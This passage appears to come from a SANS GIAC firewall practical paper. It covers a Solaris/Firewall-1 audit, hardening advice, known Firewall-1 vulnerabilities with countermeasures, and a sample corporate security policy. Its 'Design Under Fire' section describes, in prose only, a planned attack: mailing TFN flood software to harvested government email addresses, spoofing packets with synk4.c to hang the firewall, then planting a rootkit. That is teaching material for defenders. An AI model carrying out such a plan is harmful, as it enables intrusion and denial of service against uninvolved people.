
Port scans will also be induced from the laptop to all IP addresses that were accessible from outside of the network as well as the IP addresses of the Servers on the segmented network. The servers will include all DNS, Mail, SQL and other administrative devices. An AGNet Tools port scan will then be used to check for open ports on these devices. Logging will be implemented as with the IP Address scans. A list of ports that may be exploited will be compiled.

Using Retina ver 4.v Network Scanning software penetration scans will be used to attempt to exploit known vulnerabilities on the IP addresses and ports discovered in the EtherPeek Mapping tests. Since this will be a resource intensive scan it will be conducted on the weekend when there is little network traffic and the tests will not infringed upon any other network resources. The penetration tests will be done on IP addresses and Ports that are identified as potential risks.


Here is a penetration test down on the Solaris Box using Retina. It seems to be locked down in regards to the CheckPoint Firewall-I software however there are obviously some other applications that may open up some holes.




To get a better view I have cropped out the middle section to see the initial scan. The Solaris box does a good job of cloaking itself however under the vulnerabilities there are ports that gave away that it was running Solaris 2.6.



Above is a cut out of some of the CGI scripts that can be exploited on the Solaris box. These should be reviewed and moved, deleted, or hardened if needed.




Above here are several ports, (way too many) which are alive and active on the Solaris box. Granted some of the ports like 512 through 514 are blocked at the router and other firewall, but if these ports are not needed then they should be disabled.



The graphic above shows the power of Retina. Here is a particular vulnerability that is highlighted. Retina reports that this file located in /cgi-bin can be used by an attacker to gain information about users and accounts. Also, that this service can be directed at another server to obtain information if the hosts are trusted. A remedy is listed to remove the file as well as the CVE and BugtraqID numbers.

A secondary test will be run on the network to determine if any Windows Trojans are present. Back Orifice Pinger can check common UDP ports for these Trojans.



Evaluate the audit.

Auditing Checkpoint's Firewall-1 uncovered some surprising exploits and holes. These vulnerabilities are covered in the following section (Design Under Fire). For the sake of brevity I will not repeat the information here.

Recommendations

After careful review of the audit there are several recommendations that will improve security. These recommendations include, physical as well as procedural changes that should be implemented.

As for the Solaris system there are several items that should be addresses. These are changes to the OS or to the CheckPoint software to harden the system.

- Examine all "S" files in /etc/rc2.d and /etc/rc3/.d. These can contain files that start unneeded services. Rename these if necessary so they don't start automatically on boot-up. These files

can be tested by examining /var/adm/messages and doing a ps –elf and look for extraneous processes.

- Remove /etc/hosts.equiv, /.rhosts, and all of the "r" commands from /etc/inetd.conf. Then do a kill –HUP on the inetd process. Even though the ports that these commands use are blocked at the firewall there is no sense having them in the inetd.conf file.
- This Firewall-I system should not trust any other machines. If there are trust relationships and those systems get compromised then the Solaris system may be compromised through the trusted host.
- Remove, lock, or comment out unnecessary accounts especially "sys", "uucp", "nuucp", and "listen" by putting an "NP" in the password field of the /etc/shadow file.
- Remove the Write permission from all files in /etc. Use chmod to also remove the group write permission to these files.
- Review and log all cron jobs in the cron file located in /var/spool/cron/crontabs. Logging can be activated by setting CRONLOG=yes in the /etc/default/cron
- Other services that are running that should be reviewed and disabled if found unnecessary are tftp, systat, rexd,ypupdated, netstat, rstatd, rusersd, sprayd, walld, exec, comsat, rquotad, name, uucp
- On the Solaris box set the RRPROM to "security=command" password-protect all EEPRO< commands except "boot" and "continue". Lock down physical access so that the machine can not be opened and the EEPROM replaced
- Remove SendMail unless this machine needs to handle email. If so, upgrade to the latest 8.9.x version of Send Mail. Firewall-I was SMTP Security Server module that can be added and configured.
- Keep up-to-date on all patches. Use showrev –p to list patches installed on the system. Download and install all pertinent security patches. Check this list frequently. Sun Security patches are available from http://sunsolve.sun.com


The following recommendations are for overall network design and layout.

- Redundancy is lacking in regards to firewalls. Eliminating as many "single-point-of-failures" can ensure high availability of services.
- Redundant servers on separate networks can be configured with fibre channel RAIDs that mirror each server. In the event of a failure or compromise the redundant systems can be brought online
- Tripwire should be installed on all production servers to monitor changes in system files.

- Future audits should be planned and budgeted for on a semi-annual basis. There will always be new exploits and new equipment added so security audits should be an ongoing process.
- Update the network policy to address passwords and user access. A draft of the network policy is included in Appendix A.
- All Windows clients and servers should be audited more frequently than other components of the network. These devices are more like to have frequent system changes as well as more known exploits that are discovered.
- All other hosts and clients may be check less frequently than their Windows counterparts since there are far less new exploits discovered.
- If funding is available outside sources may be contracted to audit any in-house applications that are developed to ensure that exploits are not available for these applications

Assignment #4 – Design Under Fire

The network architecture chosen for the design under fire section was created by Scott Marshall. http://www.sans.org/y2k/practical/Scott_Marshall_GCFW.zip. This architecture, as shown in the graphic, uses a Cisco 3640 border router, a Nokia VPN hardware solution for its VPN and a Nokia IP440 firewall device running a BSD Operating System with Checkpoint's Firewall-1 software. Mr. Marshall's design was in similar nature to the design of my own network so it was quite insightful to research his network and helped me point out issues with my own network.



Attacks (3) against the firewall itself.

Checkpoint's Firewall-1 software has been a huge favorite for security administrators in the field looking for a software solution to their firewall needs. Despite a rather secure application there are still vulnerabilities even in their latest 4.x version. The following are three vulnerabilities that have been found in the Checkpoint Firewall-1 software used in the above network architecture.

RDP Bypass Vulnerability

According to CERT, RDP (reliable data protocol), is a protocol designed to provide a reliable data transport service for packet based applications such as remote loading and debugging, and supported by the Checkpoint's Firewall-1 software. By adding a fake RDP header, an attacker can pass UDP traffic through the firewall on port 259. Anytime you permit unwanted traffic to pass through your firewall you subject your systems to potential denial of service attacks. A patch is provided by Checkpoint and should be installed. Also as a secondary approach to thwarting this type of attack it would be prudent to configure the router, especially the border router, to block access to port 259/UDP. This may cause issues with some of your services if you are using RDP to establish encrypted sessions with other clients through Firewall-1.

SecuRemote Exploit

Haroon Meer, a security team member for www.securiteam.com discovered an exploit in the software application SecuRemote that is used to create encrypted sessions between users and Firewall-1 modules. If it is decided to utilize FWZ encryption when establishing the sessions a topology of the network must be downloaded to the connecting host. This topology is passed to the connecting host initially before "remote users are able to communicate with internal hosts". Thus, revealing important information about your network that should be kept from unauthorized users. Christian Herb created a work around that involves blocking, at the router, the TCP ports 256 and 264 used by SecuRemote from any untrsuted networks. According to www.checkpoint.com you can uncheck "respond to unauthenticated topology requests" from within the Policy Editor, as long as you are not planning to use FWZ encryption.

Limited-IP License Denial of Service attack

This attack effects all versions of Firewall-1 4.1 using a limited-IP license. A limited-IP license refers to the number of unique source IP addresses entering all non-outside interfaces. If the number of IP addresses counted exceeds the number permitted by the license a warning message will appear on the firewall's console. A message will appear for each license violation and the console will be inaccessible until each of the messages is cleared. To display these messages requires resources from the device and as more messages are displayed the more the device is taxed until a point where the console and device locks up. This can result in a denial of service on the device as resources are stretched.

A Denial of Service (DOS) attack.

A typical Distributed Denial of Service attack against the network could involve an attack from several dozens or more compromised workstations that have a high-speed internet connection. These will include government networks as well as cable modem/DSL systems and will use TCP SYN, UDP, or ICMP floods to flood the intended target with packets and connections. Software is available that can be covertly installed on other machines who act as participants in the Distributed Denial of Service Attack. The trick is to get the software installed on the compromised systems. In order to achieve this an email containing the TFN client software will be sent as an attachment to a list of cable modem and government employees. These employees will consist of all government employees in the state of Virginia. Since their email addresses are covered under the Freedom of Information Act they are listed at most of the government sites. They can also be harvested using a spam-bot to gather all email address that are listed on a website and lower layer pages.

TFN (Tribal Flood Network) is a Unix-based attack that uses a master to contact other hosts who in turn launch the attack on a network or device. TFN can initiate ICMP, SYN and TCP or UDP floods as well as smurf attacks. One unique feature of TFN is that the TFN client "sends commands to daemons using ICMP_ECHOREPLY packets instead of ICMP_ECHO. This is to prevent the kernel on the daemon system from replying with an ICMP_ECHOREPLY packet."

In order to implement proper countermeasures against this type of attack there are several steps that need to be taken. Given the above information about TFN here are the countermeasures:

- Update Signatures: Most of these Denial of Service tools and the packets they create have some sort of signature that can be used with pattern matching Intrusion Detection Systems that monitor network traffic. Keeping IDS devices updated with current signatures can help reduce any effect from these types of attacks.
- Block ICMP_ECHO Traffic: On the Border Router, Access Control Lists should be created to block the inbound ICMP_ECHO traffic that is used by the TFN clients.
- Block IP Addresses from IP List: Using information from RFC 2827, ingress filtering can be implemented that can prevent the origination of IP packets with spoofed source addresses especially if the spoofed addresses used are from your own network. This will cause more reply traffic on the network exacerbating the problem further. Filtering and monitoring the dropped packets from inbound data streams can be one of the most effective ways to

combat this type of attack. With TFN, each of the client programs that participate in the attack requires a list of other clients who are participating. If a client is detected it is possible to retrieve this list and block or filter these addresses at the firewall.

An attack on an internal system.

Here is an example of an attack based on the denial of service vulnerability listed above. This attack will target the internal firewall located at 192.168.1.253. This device is a Nokia IP440 system running a BSD operating system and running Checkpoint's Firewall-1 software. By compromising this device it can give us access to the Private DNS device. Which we can then attempt to gain access or snag zone transfers and obtain valuable network information for future attacks.

Using the spoofing tool "synk4.c" (Appendix B) packets with spoofed IP addresses will be sent to an interface inside the network. Synk4.c has the ability to spoof IP addresses from a given range so the attacker can choose what appear to be valid IP addresses. At first glance one would see that there are several devices in the "screened network" that appear will be ripe for the picking. Using the IP address for the web server (192.168.8.4) packets will be crafted and sent to the web server. The source IP address needs to be spoofed with unique addresses. Other research on this topic revealed that "packets do not have to be accepted by the firewall's security policy" in order for this attack on the internal firewall to work. Synk4.c can be configured to randomly select a specified number of unique IP addresses to spoof. This will help attack the Limited-IP license Denial of Service vulnerability in Checkpoint's Firewall-1. When the license gets exceeded the messages will start to appear on the console. Resources will start to get sapped as more messages appear until the server hangs. Also it was noted that the threshold was about 5,000 to 6,000 IP addresses "above the licensed limit" needed to cause the system to hang.

Once the firewall has been compromised a rootkit will be installed on the device. When the system administrator reboots the firewall to correct the hang caused by synk4.c software the root kit will be activated and permit unauthorized access to that entire subnet where the private DNS server resides. Since this is a probably a trusted host throughout the network it makes a prime candidate to orchestrate other attacks or to spawn other network reconnaissance applications.

Appendix A – Sample Security Policy
GIAC Enterprise's Computer User Policy

Purpose
To define GIAC Enterprise's information technology security program and the minimum-security requirements for a fortune cookie security program.

Objectives
The objective of this policy is to establish and promulgate guidance for the protection of GIAC Enterprise's information technology resources and sensitive information.

Information Technology Security Policy - Summary
GIAC ENTERPRISES relies heavily on the application of information technology for the effective management of their fortune cookie business. Rapid and continuing technical advances have increased the dependence of GIAC ENTERPRISES on information systems. The value of GIAC ENTERPRISES information, software, hardware, telecommunications, and facilities must be recognized by Sr Staff as a critical resource, and be protected through a company security program.

Basic GIAC ENTERPRISES Policy - Assumptions
- Automated information and information resources are strategic and vital assets. These assets require a degree of protection commensurate with their value and/or to satisfy the obligations of GIAC ENTERPRISES measures shall be taken to protect these assets against accidental or unauthorized disclosure, modification or destruction, as well as to assure the security, reliability, integrity and availability of information.
- The protection of assets is the responsibility of all company employees, both permanent and contract.
- Access to GIAC ENTERPRISES information resources must be strictly controlled. GIAC ENTERPRISES owned information resources are to be used only for official GIAC ENTERPRISES purposes.
- All corporate information should be considered sensitive or confidential, and must be protected from unauthorized access or modification. Data, which is essential to critical GIAC ENTERPRISES functions, must be protected from loss, contamination, unauthorized modifications or destruction.
- Risks to information resources must be managed. The expense of security safeguards must be appropriate to the value of the assets being protected, considering value to both the GIAC ENTERPRISES and a potential intruder.

- The integrity of data, its source, its destination, and processes applied to it must be assured. Changes, alterations and distribution of data must be made only in authorized and acceptable ways.
- Security needs must be considered and addressed in all phases of development or acquisition of new information processing systems.
- Security awareness and training of employees is one of the most effective means of reducing vulnerability to errors and fraud and must be continually emphasized and reinforced at all levels of management. All individuals must be accountable for their actions relating to information resources. Information security programs must be responsive and adaptable to changing vulnerabilities and technologies affecting information resources.
- Management must ensure adequate separation of functions for tasks that are susceptible to fraudulent or other unauthorized activity.
- All GIAC ENTERPRISES personnel are expected to be intolerant of computer security violations.

Personnel Practices

- Each department shall establish procedures for reviewing information resource functions to determine which positions require special trust or responsibilities. However, the Network Administrator will have final say on areas of possible security concerns.
- GIAC ENTERPRISES shall provide an ongoing awareness program in information security and in the protection of GIAC ENTERPRISES information resources for all personnel whose duties bring them into contact with confidential or sensitive information resources. Further, awareness in security shall not be limited to periodic briefings, but also continual reinforcement of the value of security consciousness in all employees whose duties bring them into contact with confidential or sensitive information resources.
- If an employee leaves the employment of GIAC ENTERPRISES, for whatever reason, all security privileges shall be immediately revoked and the employee shall be prevented from having any opportunity to access information.
- When an employee leaves the employment of GIAC ENTERPRISES, that person's manager is responsible for immediately alerting Human Resources to that event. In turn, Human Resources is responsible for alerting the Help Desk within one business day so that proper account revocations can commence.
- The term "relevant administrator" referred to on this policy should be determined by the Information Technology Help Desk only. All issues pertaining to the "relevant administrator" should be referred to the Help Desk.

Physical Security

- Management reviews of physical security measures shall be conducted regularly, as well as whenever facilities or security procedures are significantly modified.
- Physical access to rooms containing critical computing resources shall be restricted to only authorized personnel. Authorized visitors shall be supervised.
- Confidential or sensitive information, when handled or processed by terminals, communication switches, and network components outside the central computer room, shall receive the level of protection necessary to ensure its integrity and confidentiality. The required protection may be achieved by physical or logical controls, or a mix thereof.

Data Communication Systems

A communication network, including local and wide area networks and distributed processing architectures, enables the transfer of data among users, hosts, applications, and intermediate facilities. During transfer, data is particularly vulnerable to either unintentional or deliberate access or alteration. Network Services should, in co-operation with the owners of the information, establish and maintain security controls to detect unauthorized attempts (successful or otherwise) to access or modify data via a communication network. The information technology division having ownership responsibility for automated information should establish follow-up procedures to investigate such incidents they are reported.

- General Network Controls

Network resources participating in the access of confidential information shall assume the confidentiality level of that information for the duration of the session. Controls shall be implemented commensurate with the highest risk.

- Physical Access

Only devices approved for network use by the IS staff should be connected to the networks of GIAC ENTERPRISES.

- Application security.

Network access to an application containing confidential or sensitive data, and data sharing between applications, shall be as authorized by the application owners and shall require authentication.

- Dial-up access.

For services other than those authorized for the company, users of dial-up terminals shall be positively and uniquely identifiable and their identity authenticated (e.g., by password) to the systems being accessed.

- Dial-out access.

Dial-out access (not including the Internet) is limited to authorized users only. Dial-out access is limited to company business only.

User Policy (generalities)– Employees (and temporary employees)

- Access to GIAC ENTERPRISES computing and communication facilities is available to a user specifically for approved work-related purposes only. (except as outlined below)
- Access to GIAC Enterprise's computing system will be provided only after the completion of the required access form, and then only after approval by the relevant administrator, on the basis of the rules applying to that system.
- A user shall not use any other person's computer account unless it is a special group account authorized by the relevant administrator. A user shall never allow any other person to use their computer account.
- A user shall not lend their computer password or attempt to discover or change any other computer user's password.
- A user shall use only those resources, facilities and data which have been made available for general access, or those which the user has been specifically authorized to use and only for purposes authorized.
- A user shall not copy, disclose or transfer any computer software provided by GIAC ENTERPRISES without written permission from the relevant administrator.
- A user shall not collect nor discard any electronic, printed or magnetic material which is not their property or property for which they have authorized access.
- A user shall not use computing and communications facilities to harass others, or interfere with their work. This includes sending obscene, abusive, fraudulent, threatening or repetitive messages to a user or users.
- A user shall not attempt to modify system facilities, install viruses, illegally obtain extra resources, degrade the performance of any system, nor attempt to subvert the restrictions associated with any computer system, computer account, network service or personal computer protection software.
- A user shall not tamper with terminals, personal computers or any associated equipment.

- A user shall not infringe upon the provisions of any hardware or software licensing agreements. This includes sharing screen-savers, games, and/or programs.
- A user shall protect oneself from data loss by storing data on a network drive (H, I, or X drives) and saving data regularly.
- A user shall remember that files from diskettes, CD-ROM, Internet and any other systems must be scanned for viruses, using GIAC ENTERPRISES accepted software before they are downloaded to GIAC ENTERPRISES systems.
- A user shall remember that gaining access to files not related to the performance of one's own job assignment (hacking) is a violation of this policy
- A user shall understand that any effort to circumvent system security is a violation of this policy.
- A user shall use a standard Microsoft (or other authorized) screen saver that permits you to assign a password.
- A user shall under NO circumstances install unauthorized software.
- A user using personal hardware for GIAC ENTERPRISES business should ensure that the hardware is running a recent (within last 3 months) virus-scanner.

User Policy – Contractors (*subject to the policies stated above, and in an addition)*

- A contractor using his/her own PC shall have an up-to-date virus scanner on their machine, or shall have loaded (by a GIAC ENTERPRISES employee) an up-to-date virus scanner on their machine. Under no circumstances should the contractor remove, or disable that virus-scanner, while under contract with GIAC ENTERPRISES, without written permission from the relevant administrator.
- A contractor should provide inventory to GIAC Enterprise's Technical Help Desk with a list of all the software and hardware they are bringing into GIAC ENTERPRISES. That includes type, model of hardware, and listing of all software on the hardware.
- A contractor should also provide a written assurance that any hardware/software they bring into GIAC ENTERPRISES is Y2k compliant, and they are licensed for use of that product/item.
- A contractor shall not send data, programs, or electrical correspondence of any kind to GIAC ENTERPRISES without first scanning for viruses.
- A contractor shall not load non-GIAC ENTERPRISES software on a GIAC ENTERPRISES machine without written permission from the relevant administrator.

- A contractor shall use only those resources, facilities and data which have been made available for general access, or those which the contractor has been authorized to use and only for purposes authorized.
- A contractor shall not copy, disclose or transfer any computer software provided by GIAC ENTERPRISES without written permission from the relevant administrator.
- A contractor shall not attempt to modify system facilities, illegally obtain extra resources, degrade the performance of any system, nor attempt to subvert the restrictions associated with any computer system, computer account, network service or personal computer protection software.

Clarification and Descriptions of the above issues:

GIAC ENTERPRISES provides its computing and network services in the conduct of its business. It is expected that all GIAC ENTERPRISES Computer Users will use computing and networking resources in a professional manner consistent with the discharge of your day to day responsibilities and duties, including Internet and E-Mail privileges. Usage may be monitored for unusual activity, and reported to management, to assure compliance with this policy.

Security of GIAC ENTERPRISES Computing Resources.
You must treat all information stored in the computer system or data files or word processing documents as confidential information of a proprietary nature to GIAC ENTERPRISES. It is expected that you maintain security and confidentiality in order to prevent harm to GIAC ENTERPRISES data and unauthorized access by third parties. GIAC ENTERPRISES trade secrets or confidential information must never be transmitted or forwarded to outside individuals or companies not authorized to receive that information, and should not be sent or forwarded to other GIAC ENTERPRISES staff inside the Company who do not have a need to know the information.

No Unlawful Use of GIAC ENTERPRISES Computing Resources.
No GIAC ENTERPRISES Computer User may use GIAC Enterprise's computing and network facilities for purposes that are contrary to law, such as illegally duplicating copyrighted or licensed software, engaging in harassment or other acts of discrimination, or transmitting or displaying information that violates laws (e.g., obscenity or child pornography). Likewise, it is expected that you will observe appropriate rules of decorum while using computing and networks facilities and will not engage in disparagement, profanities, personal insults, or comments that may be offensive to others.

Personal Use of GIAC ENTERPRISES Office Productivity Software. GIAC ENTERPRISES recognizes that you may desire to use GIAC ENTERPRISES office productivity software such as the word processing system, spreadsheets and databases from time to time for matters such as school work, volunteer and other charitable activities and other personal matters. GIAC ENTERPRISES therefore allows personal use of its office productivity software during breaks and non-business hours. You should remember, however, that due to serious security considerations, it is a violation of this policy to download personal files or software onto GIAC ENTERPRISES computing and network systems. In addition, you should keep in mind that server disk space is not infinite. In order to conserve available disk space, all personal documents, spreadsheets, etc should be saved on a floppy diskette.

Use of E-Mail. Limited personal use of e-mail is allowed during breaks and non-business hours, but it must be made judiciously and with the understanding that GIAC ENTERPRISES has a responsibility to assure that misuse does not occur. Therefore, you may not participate in e-mail groups, which generate high volumes of personal mail or use e-mail for third party sales or soliciting non-GIAC ENTERPRISES business.

Use of Internet.. Although GIAC ENTERPRISES Computer Users have access to the Internet at their workstations, access to the Internet, during working hours, at individual workstations for activities not related to GIAC ENTERPRISES business is prohibited. This policy will provide consistent access for all GIAC ENTERPRISES Computer Users and is necessary to protect GIAC ENTERPRISES from potential liability. Access to the Internet for personal usage, is allowed during lunch breaks, day breaks and after work hours.

